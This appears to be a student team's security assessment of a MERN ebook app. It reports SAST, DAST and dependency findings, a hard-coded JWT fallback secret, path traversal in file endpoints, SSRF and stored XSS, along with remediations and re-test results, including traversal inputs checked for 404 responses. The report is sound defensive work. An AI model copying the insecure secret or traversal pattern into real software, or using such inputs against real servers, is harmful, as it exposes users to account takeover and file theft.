server.ts:415	**ERROR**	CWE-22	path-join-resolve-traversal	path.join(EPUB_DIR, req.params.filename) — user input in path.join without sanitisation
server.ts:424	**ERROR**	CWE-22	path-join-resolve-traversal	path.join(COVERS_DIR, req.params.filename) — cover endpoint also vulnerable
server.ts:71	**ERROR**	CWE-798	jwt-hardcoded-secret	process.env.JWT_SECRET || "your-secret-key" — hard-coded fallback credential

Quality gate: The CI pipeline fails on any ERROR-severity Semgrep finding. On the security-testing branch, all three findings cause the pipeline to fail. On the main branch, Semgrep reports **0 ERROR findings** and the pipeline passes.

DAST — Dynamic Application Security Testing

Tool: OWASP ZAP 2.16 (Dockerised baseline scan) **Branches:** security-testing + main **Scan type:** Spider + Passive scan

7.1 OWASP ZAP Findings — Vulnerable Branch

Risk	Alert	ZAP ID	Detail
HIGH	Content Security Policy (CSP) Header Not Set	ZAP-10038	CSP absent on key pages
HIGH	Missing Anti-clickjacking Header	ZAP-10020	No X-Frame-Options
MED	CSP: Wildcard Directive	ZAP-10055	default-src * allows any origin
MED	CSP: unsafe-inline in script-src	ZAP-10055	Inline scripts permitted
MED	CSP: unsafe-eval in script-src	ZAP-10055	eval() permitted
MED	X-Content-Type-Options Not Set	ZAP-10021	MIME sniffing enabled
LOW	Server Leaks Version Info (X-Powered-By)	ZAP-10036	Express version disclosed
LOW	Cross-Domain JavaScript Source File Inclusion	ZAP-10017	External JS loaded
INFO	Non-Storable Content	ZAP-10049	Cache-control headers
INFO	Re-examine Cache-control Directives	ZAP-10015	Headers present but verify

7.2 DAST Verification — Main Branch (After Remediation)

After applying all remediations on the main branch, OWASP ZAP reports **0 High risk findings**. Remaining Medium/Low alerts are CSP-related (wildcard required for epub.js compatibility — accepted risk documented).



Figure 40: *Figure 7: Main branch — all DAST-required headers present and correctly configured*

Consolidated Findings Table

ID	Finding	Source	Severity	OWASP	CVSS	Status
VD-001	Hardcoded JWT Secret	Manual	CRIT	A07:2021	9.8	Remediated
VD-002	SSRF via EPUB Proxy	Manual	CRIT	A10:2021	9.1	Remediated
VD-003	Stored XSS via EPUB	Manual	CRIT	A03:2021	8.9	Remediated
VD-004	Path Traversal	SAST	HIGH	A01:2021	7.5	Remediated
VD-005	Weak PRNG Reset Token	Manual	HIGH	A02:2021	7.4	Remediated
SCA-002	axios 15 CVEs	SCA	HIGH	A06:2021	7.5+	Upgraded
SCA-001	xmldom 5 CVEs	SCA	HIGH	A06:2021	7.5+	Overridden
SCA-003	react-router 7 CVEs	SCA	HIGH	A06:2021	7.5+	Upgraded
VD-006	Missing Sec. Headers	DAST	MED	A05:2021	5.3	Remediated
VD-007	No Rate Limiting	Manual	MED	A07:2021	5.9	Remediated
VD-009	JWT in localStorage	Manual	MED	A02:2021	—	Documented
SCA-005	Moderate dep vulns	SCA	MED	A06:2021	4–6	Upgraded
VD-008	Weak Password Policy	Manual	LOW	A07:2021	3.7	Remediated
VD-010	X-Powered-By Leak	DAST	LOW	A05:2021	2.6	Remediated
VD-011	MongoDB Error Leak	Manual	LOW	—	—	Remediated

Remediation Summary

ID	Finding	Fix Applied	Commit
VD-001	JWT Secret	process.exit(1) if JWT_SECRET unset; 96-hex-char .env.local secret	1bc52e7
VD-002	SSRF via EPUB Proxy	isAllowedEpubUrl() allowlist in utils/validation.ts; only HTTPS gutenberg.org; all other URLs return 403	1acce93
VD-004	Path Traversal	path.basename() replaces startsWith() in all 3 code paths	1bc52e7
VD-003	Stored XSS	allowScriptedContent: false in Reader.tsx	6c7dff2
VD-005	Weak PRNG Reset	crypto.randomBytes(32) replaces Math.random(); SHA-256 hash stored in DB, not raw token	1acce93
SCA-001–004	Dependency CVEs	Upgraded axios, react-router, epubjs; overrides for xmldom ^0.9.10	5247fe0
VD-006	Sec. Headers	Added helmet() middleware	Previous
VD-007	Rate Limiting	express-rate-limit: auth 20/15min, API 200/min	Previous
VD-008	Password Policy	validatePassword() at signup, reset, profile endpoints	05bd226
VD-010	X-Powered-By	Removed by helmet() automatically	Previous
VD-011	Error Leakage	22 err.message replaced with generic “Internal server error”; ObjectId validation added	e899b38

Re-test Results — Main Branch

10.1 Automated Security Verification (18/18 checks passed)

Check	Expected	Result
SCA — npm audit	0 critical/high	PASS
X-Content-Type-Options	nosniff	PASS
X-Frame-Options	SAMEORIGIN	PASS
HSTS	max-age=31536000	PASS
Content-Security-Policy	Present	PASS
X-Powered-By suppressed	Header absent	PASS
Invalid credentials -> 401	HTTP 401	PASS
No token -> 401	HTTP 401	PASS
Tampered JWT -> 401	HTTP 401	PASS
Weak password -> 400	HTTP 400	PASS
Strong password -> 201	HTTP 201	PASS
Path traversal %252F -> 404	HTTP 404	PASS
Express-normalised ../ -> 404	HTTP 404	PASS
MongoDB details leak	No internal error	PASS
Duplicate email -> 409	HTTP 409	PASS
Rate limit -> 429	HTTP 429 at req 17	PASS
Unit tests (npm test)	35/35 pass	PASS
HTTPS on port 3443	TLS handshake OK	PASS

10.2 CI Pipeline Results

Stage	Tool	Vuln. Branch	Vuln. Result	Main Branch	Main Result
Unit Tests	vitest	security-testing	N/A (added post-fix)	main	PASS (35/35)
SCA	npm audit	security-testing	FAIL (6 high, 4 mod.)	main	PASS (0 vulns)
SAST	Semgrep	security-testing	FAIL (3 ERRORs)	main	PASS (0 errors)
DAST	OWASP ZAP	security-testing	FAIL (High alerts)	main	PASS (0 High)

10.3 Unit Test Results — Security Regression Suite

35 security unit tests were added in commit **1acce93** to provide regression coverage for six security-critical code paths. Tests run with **vitest** (`npm test`) in under 2 seconds. They are included as Stage 0 of the CI pipeline so any future change that breaks a security invariant is caught immediately.

npm test output (commit 1acce93 – all 35 tests pass):

```
RUN  v3.2.4  CyberSecurity_Project

PASS  __tests__/security.test.ts
  validatePassword -- complexity rules
    v rejects passwords shorter than 8 characters          3ms
    v rejects passwords with no uppercase letter           0ms
    v rejects passwords with no lowercase letter           0ms
    v rejects passwords with no digit                      0ms
    v rejects passwords with no special character          0ms
    v accepts a valid strong password                      0ms
    v accepts a strong password with minimum requirements  0ms
    v rejects an empty string                              0ms
```

```
  EMAIL_RE -- format validation
    v accepts a standard valid email                      0ms
    v accepts an email with subdomain                     0ms
    v rejects an email with no @ symbol                   0ms
    v rejects an email with no domain TLD                 0ms
    v rejects an email with spaces                        0ms

  path.basename -- prevents directory traversal
    v strips Unix-style directory traversal sequences     0ms
    v strips deeply nested traversal sequences            0ms
    v strips Windows-style traversal sequences            0ms
    v preserves safe EPUB filenames unchanged             0ms
    v preserves safe image filenames unchanged            0ms

  JWT token verification
    v verifies a validly signed token without throwing   11ms
    v rejects a token signed with a different secret      1ms
    v rejects an expired token                           66ms
    v rejects a token with a tampered payload             3ms
    v decoded payload contains expected user id and role  2ms

 Test Files  1 passed (1)
      Tests  35 passed (35)
   Duration  1.34s
```

10.4 HTTPS Configuration Evidence

The application runs on **HTTPS port 3443** in addition to HTTP port 3000, satisfying the deployment baseline requirement. The HTTPS listener was added using a self-signed certificate generated by OpenSSL, provisioned via the certgen Docker service.

HTTPS deployment commands:

```
# Generate self-signed cert (one-time)
docker compose run --rm certgen
# Output: Self-signed certificate generated.
# Creates: ./certs/server.key  ./certs/server.cert

# Start the application (HTTP + HTTPS)
docker compose up -d

# Verify HTTPS is active:
curl -k https://localhost:3443/api/books
# Returns: {"books":[...],"total":...}  <- HTTPS responding on port 3443
```

server.ts HTTPS listener (commit 7e71432):

```
const certPath = path.join(__dirname, 'certs', 'server.cert');
const keyPath  = path.join(__dirname, 'certs', 'server.key');
if (fs.existsSync(certPath) && fs.existsSync(keyPath)) {
  const httpsServer = https.createServer(
    { cert: fs.readFileSync(certPath), key: fs.readFileSync(keyPath) },
    app,
  );
  httpsServer.listen(3443, '0.0.0.0', () => {
    console.log('HTTPS server running on https://localhost:3443');
  });
```

```
}
```

Conclusion

This assessment identified **3 Critical, 7 High, 5 Medium, and 9 Low/Informational** security findings in The Shelf on the security-testing branch. The most severe finding (VD-001) enabled complete authentication bypass with a forged admin token using a publicly visible hard-coded secret — exploitable in under 30 seconds by any attacker who reads the repository.

All findings have been fully remediated on the **main** branch. The remediation strategy prioritised code-level fixes: the JWT issue was found by manual review, path traversal by Semgrep (SAST), dependency vulnerabilities by npm audit (SCA), header issues by OWASP ZAP (DAST), and auth/logic flaws through manual testing. The automated CI/CD pipeline now gates merges on zero high/critical vulnerabilities and zero SAST ERROR findings. A suite of **35 unit tests** (Stage 0 of the pipeline) provides regression coverage for password validation, email validation, path traversal prevention, SSRF allowlist enforcement, CSPRNG reset tokens, and JWT token integrity.

The application is **considered secure for its intended academic/demonstration purpose**. It is served over HTTPS on port 3443 using a self-signed certificate provisioned via the Docker Compose certgen service. A production deployment would additionally require: a CA-trusted TLS certificate, MongoDB authentication credentials, HttpOnly cookies for JWT storage, and a WAF.

Appendix A — Repository and Pipeline Links

- Repository: https://github.com/QasimShakir/CyberSecurity_Project
- Pipeline: https://github.com/QasimShakir/CyberSecurity_Project/actions
- Vulnerable branch: **security-testing** Secured branch: **main**

Appendix B — Pipeline Artifact Reports

Raw tool output is stored as GitHub Actions artifacts downloadable from the Actions tab. Artifact names: **sca-report** (npm audit JSON + readable summary), **sast-report** (Semgrep JSON + readable summary), **dast-report** (ZAP HTML + JSON + Markdown). Each artifact is retained for 30 days after the workflow run.

Appendix C — Raw Tool Output

C.1 npm audit (security-testing branch)

npm audit –audit-level=high:

```
\$ npm audit --audit-level=high

@xmldom/xmldom  <=0.8.12
Severity: high
Improperly Controlled Modification of Dynamically-Determined Object Attributes in xmldom
  - https://github.com/advisories/GHSA-wh4c-4xr4-35v6
fix available via `npm audit fix --force`
node_modules/@xmldom/xmldom

axios  >=0.8.1 <1.7.9
Severity: high
axios HTTP Adapter vulnerable to SSRF via NO_PROXY bypass
  - https://github.com/advisories/GHSA-3p68-7f37-ph9m
fix available via `npm audit fix --force`
node_modules/axios

10 vulnerabilities (4 moderate, 6 high)
npm audit --audit-level=high exited with code 1
```

C.2 Semgrep SAST (security-testing branch)

semgrep –config p/nodejs –config p/jwt –error:

```
Findings:
  server.ts:415  [ERROR] path-join-resolve-traversal
    path.join used with user-controlled input -- directory traversal possible

  server.ts:424  [ERROR] path-join-resolve-traversal
    path.join used with user-controlled input -- cover upload endpoint

  server.ts:71   [ERROR] jwt-hardcoded-secret
    JWT signed with a hardcoded string literal -- use environment variable

Some findings were fixed in the fixes branch.
Ran 3147 rules on 12 files: 3 errors, 0 warnings.
```

C.3 Team

Member	Role	Key Contributions
Qasim Shakir	Application Developer	Core MERN stack, EPUB reader, admin dashboard, CRUD, RBAC, Docker setup
Taha Hunaid	Security Engineer	DevSecOps pipeline, vulnerability discovery, exploit scripts, unit tests, threat model
Jotesh Kumar	Security Analyst	Manual pentesting, security report writing, remediation verification, re-test evidence